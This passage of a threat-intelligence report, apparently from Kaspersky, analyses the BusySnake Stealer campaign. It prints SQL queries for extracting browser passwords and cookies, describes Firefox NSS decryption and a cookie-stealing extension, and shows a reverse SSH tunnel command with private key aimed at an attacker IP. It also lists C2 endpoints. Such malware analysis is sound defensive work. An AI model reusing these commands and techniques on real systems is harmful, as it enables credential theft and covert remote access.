
Master key decryption

Master key decryption

Then, user accounts are extracted from the browser database via an SQL query, while passwords remain encrypted.

SELECT origin_url, username_value, password_value FROM logins

Next, the passwords are decrypted using a master key and saved in plaintext to the Roaming\WindowsHelper\chromium_passwords.json file.

For Firefox, the exfiltration workflow follows a similar logic. The stealer receives a command to extract browser credentials, which is then processed by the handle_extract_firefox_passwords function. The implant then scans the Mozilla\Firefox\Profiles directory and checks each user profile for the presence of both logins.json and key4.db. If either file is missing, the profile is skipped. The malware then parses the contents of logins.json, extracting the hostname, encryptedUsername, and encryptedPassword fields from each entry.

Credential extraction

Credential extraction

The extracted data is placed into a SECItem structure. Upon calling the NSS_Init() function, the NSS library — which Firefox relies on — automatically initializes its built-in cryptographic module and accesses the key4.db database. If the database is not protected by a master password, the module loads the signing key stored within it. In this scenario, the PK11SDR_Decrypt() function can successfully decrypt the credentials without requiring any user prompts or additional steps. Thus, BusySnake Stealer exploits insecure Firefox browser practices: storing the database master key in plaintext and the lack of re-authentication when decrypting data with it.

Credential decryption

Credential decryption

The decrypted credentials are saved directly to the Roaming\WindowsHelper\firefox_passwords.json file.

Cookie extraction

The stealer harvests cookies using a workflow nearly identical to its browser credential theft routine. Upon receiving the handle_collect_and_send_cookies command from the C2 server, the malware triggers the corresponding function. It then scans browser directories for the following database files: Cookies for Chromium-based browsers and cookies.sqlite for Firefox. Once located, it uses SQL queries to extract the cookies.

For Chromium-based browsers, the malware executes the following query:

SELECT host_key, name, value, encrypted_value, path, expires_utc FROM cookies

For Firefox, it uses this query:

SELECT host, name, value, path, expiry FROM moz_cookies

All harvested data is decrypted and saved to a file located at Roaming\WindowsHelper\all_browser_data.json, which is then exfiltrated to the C2 server and wiped from the host.

In addition to this method, the stealer fetches a supplementary module designed to extract cookies by installing a browser extension. Upon receiving the appropriate directive, the malware executes the handle_extract_cookies_v7_command function. It then pulls down the additional module as an archive from the Releases page of a GitHub repository, mirroring the initial staging process used by the stealer itself.


The source code of this secondary module is also protected with PyArmor. Once executed, the module spins up a local web server to capture and parse the cookies extracted from the browser. Next, the module creates the files for a browser extension used to steal cookies:

  • manifest.json: details the extension structure and required permissions
  • sw.js: contains the primary execution logic for the extension

Once these components are staged, the extension is installed into the browser.

Extension configuration file (manifest.json)
Extension configuration file (manifest.json)

Extension execution logic (sw.js)

Extension execution logic (sw.js)


To ensure Google Chrome launches with the extension installed, the module uses specific arguments to start the browser.
Chrome execution parameters

Chrome execution parameters

Once active, the extension verifies the availability of the local web server initialized during the previous stage. If the server is responsive, the extension reads the cookie data, stores it in a cookiesData object, and transmits it to the following URL:

http://127.0.0.1:8000/?data_type=c

The local server processes the incoming payload, saves it to a file named extracted_cookies.json, and subsequently exfiltrates it to the C2 server.

Reverse SSH tunneling

The group previously used a Go-based tool for creating reverse SSH tunnels, named Go2Tunnel by researchers. BusySnake Stealer implements a similar feature as a built-in function.

The implant receives a directive from the C2 server to establish a reverse SSH tunnel, routing the task to the handle_start_proxy_command function. The stealer initially sends a request to the following URL, appending the victim’s unique machine identifier to the request parameters:

https://grked[.]online/tunnel/create/?username=[redacted]

If the configuration specifies an HTTP endpoint instead of HTTPS, the URL format adjusts as follows:

http://grked[.]online:8000/tunnel/create/?username=[redacted]

In response, the server returns data containing all the parameters required to establish the tunnel.

{"username":"[redacted]","socks_host":"159.198.32[.]222","socks_port":26380,"private_key":
"BEGIN OPENSSH PRIVATE KEY\								nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW\nQyNTUxOQAAACDLcOYV2VpiBmn6KfPcA7w5k4LXxnDSUHwQ								sMTd5TjQRAAAAJhSGysYUhsr\nGAAAAAtzc2gtZWQyNTUxOQAAACDLcOYV2VpiBmn6KfPcA7w5k4LXxnDSUHwQsMTd5TjQRA\nAAAEDHFs74hGkvUfzK/gL								hfXdilmEnVbyD8V3Aqj5LRQdJJstw5hXZWmIGafop89wDvDmT\ngtfGcNJQfBCwxN3lONBEAAAAEXJvb3RAZjM3YzRjNjE4NjJjAQIDBA==\n
END OPENSSH PRIVATE KEY\n",
"ssh_command":"ssh -N -o ExitOnForwardFailure=yes -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -p 2222 -R 0.0.0.0:26380 [redacted]@159.198.32[.]222"}

The malware extracts the private key and the specific SSH command from this response. Using these components, it initiates a connection to a remote server controlled by the attackers, granting them persistent remote access and interactive control over the compromised host.

To close the tunnel, the stealer receives the handle_stop_proxy_command command and processes it with the function of the same name, after which the private key file is deleted and the associated SSH process is terminated.

New version of the BusySnake Stealer

During our infrastructure analysis of the threat actor, we uncovered a newer iteration of the stealer. The distribution method and static obfuscation mechanism remained unchanged; however, Armored Likho modified their TTPs and altered the code structure of BusySnake Stealer.


In the new version, instead of calling schtasks directly, the malware uses the win32com.client library to create scheduled tasks through interaction with the Schedule.Service COM object, indicating a shift toward less detectable execution methods.
Creating a scheduled task via the COM object

Creating a scheduled task via the COM object

This approach ensures a more stealthy persistence mechanism. Furthermore, to bypass dynamic analysis mechanism, the authors added a function that pauses execution before triggering malicious routines.

We also observed refinements to the architectural design of BusySnake Stealer. The attackers built a new task-management framework to handle incoming C2 commands. Each task is assigned a unique identifier, and before execution, the stealer checks for the presence of this task in a specified list. To track execution states in real time, tasks are dynamically assigned one of four operational statuses: SCHEDULED, IN_PROGRESS, SUCCEEDED, or FAILED.

The introduction of task execution statuses resulted in an updated C2 communication schema. The updated endpoints and request packet structure are detailed in the table below:

Handler Name Endpoint Request body Description
poll_commands {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/commands/?bid={Config.BUILD_ID}
Awaits new commands for execution
poll_tasks {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/tasks/?bid={Config.BUILD_ID}
Awaits Python scripts for execution
set_task_status {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/commands/{task_id}/
{
‘status’: status,
‘logs’: logs
}
Transmits task status updates
upload_file_once {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/files/
{
‘file’:(file_name,io.BytesIO(text.encode(‘utf8’), ‘text/plain; charset=utf8’)
}
meta= {
‘name’: file_name,
‘file_type’: file_type,
‘task_id’:task_id
}
File exfiltration to the C2

One of the most significant architectural upgrades is the introduction of a dedicated class designed to execute arbitrary Python scripts. In this updated variant of the stealer, the poll_commands function is responsible for retrieving commands from the C2 server, while the poll_tasks routine is specifically dedicated to fetching Python scripts. Before running a retrieved script, the malware dynamically installs any required dependencies via pip. It then spawns a new process and executes the script’s code directly within memory without ever writing the file to disk — a technique intended to bypass security.

Attribution

We attribute this campaign to the Armored Likho threat group with medium confidence, basing our assessment on the analysis of the tools and network activity.

  1. In previously identified campaigns, the group used the Go2Tunnel tool designed to create reverse SSH tunnels. In BusySnake Stealer, similar functionality is implemented as a built-in feature. Both tools receive a tunnel establishment command and a private SSH key from the C2 server, while making requests to similar endpoints. Furthermore, both payloads initiate their tunnels using SSH commands with an identical set of arguments:
    -N -o ExitOnForwardFailure=yes -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -p {port}  -R 0.0.0.0:{port} {name}@{IPaddress}
  2. The Armored Likho group has historically deployed the AquilaRAT remote access Trojan. It shares a similar structure with BusySnake Stealer: the malware receives tasks from the C2 server, and their execution is carried out by dedicated handlers. Additionally, BusySnake Stealer and AquilaRAT utilize similar endpoints for C2 communications — for example, when reporting task execution statuses back to the server:
    AquilaRAT
    /backup/update-subtask-status  
    {
         <..>
         'clientId': clientId,
         'subTasks': [
                <..>
               'taskItemId': taskItemId
         ]
    }

    BusySnake Stealer
    {Config.DASHBOARD_URL}/api/v1/client/{Config.CLIENT_ID}/tasks/{task_id}/
  3. Another structural overlap is seen in their persistence mechanisms. Both BusySnake Stealer and AquilaRAT maintain their footprint on compromised hosts by registering scheduled tasks that masquerade as legitimate Microsoft system utilities. While AquilaRAT typically names its task MicrosoftOfficeUpdate, BusySnake Stealer uses the name WindowsHelper.

Victims

We continue to actively monitor the ongoing deployment campaigns of BusySnake Stealer, alongside its related artifacts and network infrastructure.
To date, confirmed victims have been identified across Russia, Kazakhstan, and Brazil. The attacks are primarily focused on the governmental and electrical power infrastructure sectors.

Takeaways

An analysis of Armored Likho’s campaigns over the past few months shows a trend toward using AI tools to generate first-stage payloads, as indicated by redundant comments and code blocks. This allows the group to broaden its available attack vectors.

In parallel, the group is aggressively refining and modifying its core toolkit. While Go2Tunnel previously operated as a standalone utility, its reverse-tunneling functionality has now been integrated directly into the stealer as a built-in feature that ingests parameters from the C2 server. Furthermore, the structural design of this newly discovered stealer shares pronounced architectural overlaps with AquilaRAT, another staple tool in the group’s arsenal.

At the time of writing, Armored Likho remains highly active. Despite the evolution of their malware variants and their efforts to obfuscate their TTPs, we continue to closely monitor the group’s footprint and detect emerging campaigns.

Detection by Kaspersky solutions

Kaspersky security solutions, including Kaspersky Endpoint Detection and Response Expert, successfully detect and block the malicious activity associated with these attacks.


Defensive solutions detect the threat actor’s activity at the initial stage when the LNK downloader is executed. Upon execution, the shortcut runs an obfuscated command via rundll32.exe, which subsequently triggers a PowerShell command to pull down the second-stage payload. This malicious chain of events is caught by the following detection rules:

Example of LNK downloader detection in KEDR

Example of LNK downloader detection in KEDR

The Kaspersky Cloud Sandbox solution can be used for a comprehensive analysis of the malicious activity described here. The figure below shows the Kaspersky Cloud Sandbox interface, demonstrating the event chain of the obfuscated command execution by the LNK downloader.

LNK downloader execution graph in Kaspersky Cloud Sandbox

LNK downloader execution graph in Kaspersky Cloud Sandbox

Additionally, inside Kaspersky Cloud Sandbox, it can be observed that during execution the stealer contacts remote URLs to download additional files, specifically a DOCX decoy document as well as the web_script.txt stager.

File downloads by the LNK downloader in Kaspersky Cloud Sandbox

File downloads by the LNK downloader in Kaspersky Cloud Sandbox

If the EXE dropper is executed, Kaspersky Cloud Sandbox also records the downloading of additional tools from a GitHub repository.

EXE dropper execution graph in Kaspersky Cloud Sandbox
